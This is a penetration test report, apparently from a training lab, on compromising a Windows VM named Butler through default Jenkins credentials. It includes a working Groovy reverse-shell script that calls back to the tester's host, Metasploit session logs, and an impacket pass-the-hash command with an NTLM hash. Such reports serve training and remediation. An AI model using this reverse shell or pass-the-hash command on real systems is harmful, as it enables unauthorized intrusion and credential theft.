
Intro

AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Butler". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by TCM.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/30/2022

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TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

TCM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

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Scope

AGS solutions has been given permission to do the following:

Main Goal: Attempt to take over VM by any means, then obtain the highest privilege's account.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the VM called Butler.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the VM in this manner.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to the VM butler, primarily due weak credentials and misconfigurations of the OS that led to the compromise. During the testing, I had administrative-level access. Butler was successfully exploited, and access granted. The system Butler as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit

IP Address	Domain Name	Exploit
192.168.8.172	(Butler)	Weak Credentials / Misconfigured OS

Recommendations

Butler (192.168.8.172)

Weak password usage and no lockout policy in place played the biggest factor here in our compromise of the VM Butler.

FIX

- Policy for log in attempts
- policy for password
- password complexity
- Log of some sort (log,IDS,IPS,SIEM)

We had the ability to dump the SAM file containing NTLM hashes of all users on the system, including Administrator and this was due to poor patch management and no end point protection active.

FIX

- AV of some sort on target
- patch management
- log of some sort (log,IDS,IPS,SIEM)

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

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Finding's & Remediation Butler


Finding

SYSTEM IP: 192.168.8.172

Service Enumeration:

TCP:135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49669

Nmap Scan Results: (Find entire scans in appendix)



```
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 128
5040/tcp  open  unknown       syn-ack ttl 128
7680/tcp  open  pando-pub?    syn-ack ttl 128
8080/tcp  open  http          syn-ack ttl 128 Jetty 9.4.41.v20210516
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:F4:50:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability Explanation:

Here we did a basic brute force with burp suit on the login page of the Jenkins instance running on port 8080 and found we discovered default credentials that let us log into Jenkins CMS. With that access we had the ability to take advantage of the feature "Groovy script Console" and call a reverse shell back to our kali machine.

Vulnerability Fix:

- Policy for log in attempts
- policy for password
- password complexity
- Log of some sort (log,IDS,IPS,SIEM)

  Severity or Criticality:


  CRITICAL 10/10

  Exploit Code:

  Groovy script format

```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Proof of Concept Here:



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnosti

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.


```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Sock
```

Result

```
org.codehaus.groovy.control.MultipleCompilationErrorsException: startup failed:
Script1.groovy: 3: Invalid variable name. Must start with a letter but was: "cmd
. At [3:12]  @ line 3, column 12.
   String cmd="cmd.exe";
           ^
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.153:4444
[*] Command shell session 1 opened (192.168.8.153:4444 -> 192.168.8.172:49691) at 2022-10-0
1 04:22:18 -0400


Shell Banner:
M
-----


C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

Local.txt Proof Screenshot:



```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information           Connection
  --  ----  ----             -----------           ----------
  2         shell sparc/bsd  Shell Banner: M -----  192.168.8.153:4444 -> 192.168.8.172:49692 (192.168.8.172)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...


Shell Banner:
M
-----


C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>hostname
hostname
Butler

C:\Program Files\Jenkins>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::60c1:cd1d:6cd:b94b%3
   IPv4 Address. . . . . . . . . . . : 192.168.8.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.2

C:\Program Files\Jenkins>
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE


Privileges Escalation

SYSTEM IP: 192.168.8.172
Butler to Administrator

Vulnerability Exploited:
Pass the hash technique
Vulnerability Explanation:
This module harvests credentials found on the host and stores them in the database. One thing we notice was the AV not being on and that could have helped in preventing my module in working. Since the module worked we got back the NTLM hash. This let us do a technique called Pass-the-Hash and we logged in as Admin.


Vulnerability Fix:

- AV of some sort on target
- patch management
- log of some sort (log,IDS,IPS,SIEM)
  Severity or Criticality:
  CRITICAL 10/10
  Exploit Code:
  Metasploit Module: post/windows/gather/credentials/credential_collector
  Proof of Concept Here:



```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

root.txt Proof Screenshot:



```
C:\Windows\Temp\DB_folder>whoami
whoami
butler\butler

C:\Windows\Temp\DB_folder>
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain


OSINT

We got a Link to a file from the TCM website. This file turned out to be an `.ova` file that we used to import to our VMware workstation 16 PRO. All we got here was that the VM is a windows box. We move back to kali so we can start to ID our Target Butler.

Discovery

I start of with my two favorite tools to ID what is on a network. `fping` I use to see who is alive on the entire subnet and `netdiscover` I put in a passive mode to monitor traffic in a less evasive way.

```
fping -asgq 192.168.8.153/24
netdiscover -i eth0 -p
```




```
┌──(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ fping -asgq 192.168.8.153/24
192.168.8.2
192.168.8.153
192.168.8.172

     254 targets
       3 alive
     251 unreachable
       0 unknown addresses
```

```
kali@kali: ~/Desktop/Target/Scan 158x18
 Currently scanning: (passive)   |   Screen View: Unique Hosts

 26 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1560
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.8.2     00:50:56:f0:dd:4d      4     240  VMware, Inc.
 192.168.8.1     00:50:56:c0:00:08     17    1020  VMware, Inc.
 192.168.8.172   00:0c:29:f4:50:d4      4     240  VMware, Inc.
 192.168.8.254   00:50:56:f2:93:d7      1      60  VMware, Inc.
```

We can see that the target is going to be .172. We know .2 .1 wont be it and the .254 is close to or is a broadcast address. For sure my IP is .153 so from here we can work on our target since we know the IP.

```
